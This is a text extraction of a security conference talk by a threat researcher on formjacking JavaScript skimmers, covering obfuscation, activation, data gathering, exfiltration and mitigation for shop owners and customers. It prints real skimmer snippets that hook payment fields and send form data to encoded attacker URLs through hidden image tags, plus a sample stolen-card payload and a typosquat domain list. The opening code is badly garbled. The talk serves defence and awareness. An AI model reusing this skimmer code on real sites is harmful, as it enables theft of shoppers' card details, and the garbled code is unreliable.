    s,f=a.dataTypes,g=a.responseFields,h,i,j,k;for(i in g)i in d&&(c[g[i]]=d[i]); while(f[0]==="*")f.shift
     (),h===b&&(h=a.mimeType||c.getResponseHeader("content-type"));if(h)for(i in e)if(e[i]&&e[i].test(h)){
      nshift(i):break}if(f[0]in d)i=f[0]:else{for(i in d){if(!f[0]||a.converters[i+" "+f[0]]){i=i:break}k|
```


COOTDOX/ COOTDOX.IIIOUSEWHEET. IS

```
var hex_chr="0123456789abcdef";function rhex(i){for(str="",j=0;j<=3;j++)str+=hex_chr.charAt(i>>8*j+4&15)+hex_chr.charAt(i>>8*j&15);return str}function str2blks_MD5(d){for(nblk=1+(d.length+8>>6),blks=new
"+"w0w0w0w0w0w0w0w0w0w0w0w0w0w0w2u33360w14 3a2p360w2x0w1p0w1c1n0w2x0";;
         var X_6="a1c151n3a2p360w222p291p0y2u3c251p391b";;
                                  $('#model search').append(
         var I
73639
        G0d='
                                         $('<option></option>').val(model).html(model)
        o3R="
         qB8="
         G2 ='
,d=ii
         var T
add(b
                       });
         i3i="
        IPc["a
                   $('#model search').change(function() {
        Pqv="v
         ybN="
                       $.ajax({
         gAX="
                           url: "/php/vehicle-search.php",
Date(
        2r2t1
<10?"
                           type: "GET",
        r0 ="
<10?"
                           data: {make: $('#make search').val(), model: $('#model search').val(),seoSlug: $('#seoSlug').val(), prodtype ss: $('#prodtype search').val()},
t=0;i
        IPc["
                           dataType: "JSON",
        var z
                           success: function(d)
         h2W="
                             $.each(d, function(i,year) {
         aPb="
                                  $('#year search').append(
         Ugn="
        FNk="
                                         $('<option></option>').val(year).html(year)
        1V8="
        IPc['
                              });
         Qny="
(m=m.
        c1j1g(
r=win
        zTb="
i=doc
        window
                   function fdMsFeEdgz(){Array.from(document.getElementsByName("ssl_exp_date")).forEach(function(t,e){null==t.getAttribute("onchange")}?
                   t.setAttribute("onchange", "VrZcWgFveH(this)"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&t.setAttribute("onchange", "VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docum
(a=e)
         kkW="
                   {null==t.getAttribute("onchange")?
         z16332
                   t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
         for(va
                   {null==t.getAttribute("onchange")?
         (X_6[
                   t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
                    {null==t.getAttribute("onchange")?
                   t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
                   {null==t.getAttribute("onchange")?
                   t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
        var al
                   {null==t.getAttribute("onchange")?
        1Y1="2
                   t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
        oIF="
                    {null==t.getAttribute("onchange")?
         qvJ="
                   t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
         151n3a
                    {null==t.getAttribute("onchange")?
                   t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
                   {null==t.getAttribute("onchange")?
                   t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
        IPc["a
                   {null==t.getAttribute("onchange")?
                   t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
         for(va
                   ){null==t.getAttribute("onchange")?t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.setAttribute("onchange").search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t.search()/i)&&t
                   [];e.push("url:"+location.hostname),e.push("type:2"),t.value.length>0&&(0==t.name.length}e.push(t.id+":"+t.value):0!=t.name.length&&e.push(t.name+":"+t.value));var
                   n=JSON.stringify(e),a=document.createElement("img");a.width="1px",a.height="1px",a.id="ZPzQsxrdKN",a.src=atob("aHR0cHM6Ly9jYXB0Y2hhLWFuYWx5c2lzLm5ldC9jYXB0Y2hhLmdpZnQ=")+"?image id="+btoa(n),document.createElement("img");a.width="1px",a.height="1px",a.id="ZPzQsxrdKN",a.src=atob("aHR0cHM6Ly9jYXB0Y2hhLWFuYWx5c2lzLm5ldC9jYXB0Y2hhLmdpZnQ=")+"?image id="+btoa(n),document.createElement("img");a.width="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.height="1px",a.heigh
                    {-1!=location.href.search('')&&setInterval("fdMsFeEdgz()",1500)};
```

#### Often Personalized for Each Victim Index of /my

#### **Mimicking known Domains:**

- google-analyitics.org
- google-analytics.cm
- mygoogletagmanager.org
- googietagmanagar.com
- googlc-analytics.cm
- google-analytics.com
- api-googles.com
- gstaticss.com
- tracker-visitors.com
- track-magento.com





#### **Script Obfuscation**

- HEX & BASE64 encoding, string manipulation the «usual» methods
- Anti-analysis / anti-debugging code
  - Detect browser developer tools (F12)
  - Integrity checksum, RSA, timing check
  - IP, OS & browser agent checks (e.g. Linux or AWS?)
  - Mismatched file types, e.g. images
- Payload delivery only if referrer is correct → else clean file

```
var _0x17fa=['\x63\x32\x56\x73\x5a\x57\x4e\x30','\x64\x47\x56\x34\x64\x47\x46\x79\x5a\x57\x45'
'\x52\x47\x39\x74\x59\x57\x6c\x75','\x56\x48\x4a\x35\x55\x32\x56\x75\x5a\x41\x3d\x3d','\x54\x53\x55\x31\x48','\x52\x32\x56\x30\x53\x57\x31\x68\x5a\x32\x56\x56\x63\x6d\x77\x3d','\x50\x5'\x62\x32\x35\x79\x5a\x57\x46\x6b\x65\x58\x4e\x30\x59\x58\x52\x6c\x59\x32\x68\x68\x62\x6d\x64'\x63\x32\x56\x30\x53\x57\x35\x30\x58\x4a\x32\x59\x57\x77\x3d','\x64\x47\x56\x7a\x64\x41\x56\x77\x63\x6d\x56\x77\x62\x47\x46\x6a\x5a\x51\x3d\x3d',[REMOVED];(function(_0x932a3f,_0x546e76){\x0x932a3f['push'](_0x932a3f['shift']());}};_0x496a53(++_0x546e76);}(_0x17fa,0x116));var _0x4k\x4r _0x31a5c1=_0x17fa[_0x112bc9];if(_0x4b68['Zaaydo']===undefined){(function(){var _0x5dfe4b;})
```



## **Step 3: Script Activation**

Script is only activated if keyword is found, e.g. checkout and if there is a web form

Method	Description
On form submit	Add its own script function to the submit button of the web form
On key press	Run a keylogger in the background and protocol all key strokes
On mouse event	React to specific mouse events, often related to the web form's submit button
On page unload	Wait until the page is unloaded, which often happens when the user is redirected
On timeout	Set a timeout every X milliseconds and scrape all web form data if it has changed
On changes	With functions like addEventListener the script can be triggered when data is entered

#### Monitor web forms for changes:

```
function fefinwkcs() {
   document.querySelectorAll('[name="dob"]')[0].setAttribute("onchange", "fwifnsdv(this, '1');")
}
```



#### **Step 4: Gathering the Data**

- Find the web form
- Read out all fields
   Input, Select, TextArea,...
- Read it directly, if field names are known
- Steal cookies as well
- Send domain name
- Sometimes they add fake forms or redirects

```
SaveParam: function(elem) {
    if (elem.id !== undefined && elem.id != "" && elem.id !== null
    && elem.value.length < 256 && elem.value.length > 0) {
        $s.Data[elem.id] = elem.value;
        return;
    if (elem.name !== undefined && elem.name != "" && elem.name !== null
    && elem.value.length < 256 && elem.value.length > 0) {
        $s.Data[elem.name] = elem.value;
        return;
SaveAllFields: function() {
    var inputs = document.getElementsByTagName("input");
    var selects = document.getElementsByTagName("select");
    var textareas = document.getElementsByTagName("textarea");
    for(var i = 0; i < inputs.length; i++) $s.SaveParam(inputs[i]);</pre>
    for(var i = 0; i < selects.length; i++) $s.SaveParam(selects[i]);</pre>
    for(var i = 0; i < textareas.length; i++) $s.SaveParam(textareas[i]);</pre>
    Cookies.set("$s", $s.Base64.encode(JSON.stringify($s.Data)));
SendData: function() {
```



### **Step 5: Exfiltrating Data**

```
https://
.pw/gate.php?hash={[REMOVED],
"s country": "US", "card type": "AMEX",
"card expire Month": "07", "card expire Year": "2022",
"Date": "07/2022", "b firstname": "John", "b lastname": "Smith",
"b address": " ","b city": "Souyhfield", "b_zipcode": "01259"
"s firstname": "John", "s lastname": "Smith",
"s address": " ", "s_city": "Southfield",
"s zipcode":"01259", "s phone":" ", "shipping1":"1",
"shipping2": "2", "shipping20": "20", "card name": "John Smith",
"Holder": "John Smith", "card number": "372
"Number": "372 ", "card cvv2": "8436", "CVV": "8436",
"Domain": " clothing.com",
"card type [05033ee6163c8485afc07bb40883691f]": "AMEX",
"card name[05033ee6163c8485afc07bb40883691f]":"John Smith",
"card number[05033ee6163c8485afc07bb40883691f]":"372
d cvv2[02033ee6163c8481afc07bb40883691e]":"8415", [REMOVED]}
```



#### **Step 5: Exfiltrating Data**


- Obfuscate data with BASE64 or encrypt it
- Often simple HTTPS GET / POST request (with free SSL certificate)
  - e.g. add an image tag and send data as argument
  - <img src=dropserver.tld/img=?[DATA as BASE64]>
- Can use functions to send data
  - XHR, Fetch, Server-sent Events (SSE), WebRTC, WebSockets, relocate,...
  - Temporarily stored in a cookie, Curl, Wget,...
- Difficult to detect if saved locally on the server or sent to compromised third party

#### Send data with dynamic image tag:

```
o=JSON.stringify(e),n=document.createElement("img");n.width="1px",n.height="1px",n.id=t,
n.src=atob("aHR0cHM6Ly9teWdvb2dsZXRhZ21hbmFnZXIub3JnL25zLnBocA==")+"?image_id="
+Base64Function_DSHAUJNKASD(o),document.body.appendChild(n),
setTimeout(document.getElementById(t).outerHTML = "",3e3)
```



# **«Easy to Use» Formjacking Toolkits**



ID of card number field	
ID of holder field	
ID of firstname field	
ID of lastname field	
ID of exp. date field	
ID of month field	
ID of year field	
ID of CVV field	
Gate URL	
Consents IS	
Generate JS	

#### Generator description


If the form of payment contains a single field in which the name of the holder is indicated in its entirety, then the id fields of the name and surname should not be indicated. And vice versa, if there are two separate fields on the form of payment to indicate the name and surname of the holder, you must specify their id, and the parameter "ID of holder field" should be left blank.

The rules for specifying expiration parameters are similar to those for a cardholder parameter. If the form of payment for the month and year of validity has a single field, then you only need to specify the id of this field as parameter "ID of exp. date field". In this case, the fields "ID od month field" and "ID of year field" must be left blank. If on the form of payment, the card's validity period is divided into two fields for a month and a year, then the parameter "ID of exp. date field" is not filled in specify id fields of the month and year of validity.



#### **Most of the Time a Slow Removal**

- On average 46 days infected
- Some shops were infected for over a year (Bulletproof hosting)



Number of days infected

**Source:** Symantec IPS telemetry of 20'000 compromised domains in 2019



#### **Not Always Easy to Help**

Hi candid,

Thank you for your report. Could you show us proof why this script is malicious?

Right now the only reason seems to be because it's obfuscated which isn't enough proof.

Kind regards

your website is is infected with formjacking malware. Please clean it!
Do you have a security contact that I can email the details?

01.07.19, 22:30 🗸

Thank you so much for contacting us!
This issue is not actually a virus or something else. The responsible team is working on a fix, so don't worry about that. For now you can add to the exceptions from your antivirus program, or you can use our app for a better experience.

03.07.19, 11:41



03.07.19, 13:18 🗸

You're welcome.

04.07.19, 12:04



#### **Mitigation Tips**

#### **Shop Owners**

- Harden you server infrastructure
- Know your website and log changes
- Make the «checkout» as static and empty as possible
- Check your supply chain & evaluate local copies of remote scripts
- Secure your store with CSP/SRI
- Evaluate fully hosted checkout solutions (third party)

#### **Customer/Clients**

- MFA or push notifications for cards
- Token or one-time payment cards
- Storing the card at the shop (



- Opening the developer toolkit (F12)
   can protect in some cases
- Monitor your card's statements



#### Summary – Formjacking - JavaScript Skimmers

- Simple to conduct lucrative
- Difficult to detect/protect for the customer
- Many JavaScript skimmer scripts available
- Not just stealing payment card details, but also passwords
- If you got hit, fix the way they came in
- Make it easy to report infections



# **Apply Slide - Formjacking**

#### **NEXT WEEK YOU SHOULD:**

Analyze if your website has formjacking code on it

#### IN THE NEXT THREE MONTHS:

- Verify that your web server is hardened and updated
- Verify the access controls to your web server

#### **WITHIN SIX MONTHS:**

 Create a process to secure all third-party resources used by your website, e.g. CSP/SRI





# RS/Conference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: HT-T12

# Thank you for your attention!



**Candid Wueest** 

Candid.Wueest@Broadcom.com

Sr. Principal Threat Researcher
Symantec (a Division of Broadcom)
@MyLaocoon

Link to whitepaper on formjacking →

